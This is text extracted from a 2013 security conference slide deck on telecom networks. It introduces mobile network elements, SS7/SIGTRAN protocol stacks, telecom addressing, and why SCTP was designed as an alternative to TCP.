

Opening up mobile and telecommunications networks from walled garden to open and reviewed security

9th July 2013


Pierre-Olivier Vauboin (po@p1sec.com)

Omar Awile (omar@p1sec.com)


Introduction

- Telecom world is more complex than IP world
- SCTP: the interface between the 2 worlds
- Going up the telecom stack

A typical mobile operator's network



Different services (and their different versions!) are supported by a number of different Hardware (and software) network elements



Telecom network elements





Single Rack Spatial Wireless
Call Server and Media Gateway
Configuration

Mobile Switching Center (MSC)



All-in-One LTE network element
HSS + MME + P-GW + PCRF


IP vs. Telecom network – protocols




IP vs. Telecom network - protocols

Telecom networks support large number of services and network elements through a jungle of different protocols / protocol stacks.

OSI model of network stack




SIGTRAN Mobile Application Protocol stack




IP vs. Telecom network - protocols

Telecom networks support large number of services and network elements through a jungle of different protocols / protocol stacks.

OSI model of network stack




SS7/SIGTRAN core network Protocol stack




IP vs. Telecom network - protocols

Telecom networks support large number of services and network elements through a jungle of different protocols / protocol stacks.




IP vs. Telecom network - addressing

Any device on the internet (in an IP network) is identified by its MAC and IP addresses. TCP, UDP (and SCTP) offer ports as a means to address applications within one host.



IP vs. Telecom network - addressing

In Telecom networks a multitude of addressing schemes are used to Identify network elements, subscribers, applications



SCTP – Stream Control Transmission Protocol

Motivation

TCP

Provides reliable data transfer & strict order of transmission

SCTP – Stream Control Transmission Protocol

Motivation

TCP

Provides reliable data transfer & strict order of transmission

BUT

- Some applications can dispense with strict sequence maintenance → TCP head-of-line blocking causes unnecessary delay.
- TCP is stream oriented → applications must add their own record marking and make use of the PSH bit for reasonable msg delivery times!
- TCP does not provide support for multi-homed hosts
- TCP is susceptible to DoS attacks (e.g. SYN attacks)

SCTP – Stream Control Transmission Protocol

Solution

SCTP (RFC 4960)

A protocol that is designed to transport Public Switched Telephone Network (PSTN) signaling messages over IP networks, but is capable of broader applications

SCTP – Stream Control Transmission Protocol

Solution

SCTP (RFC 4960)

A protocol that is designed to transport Public Switched Telephone Network (PSTN) signaling messages over IP networks, but is capable of broader applications

offering

- Reliable data transfer
- Data fragmentation
- Sequenced delivery within multiple streams
- Optional order-of-arrival delivery
- Fault-tolerance through multi-homing support
- Resistance to flooding and masquerading attacks

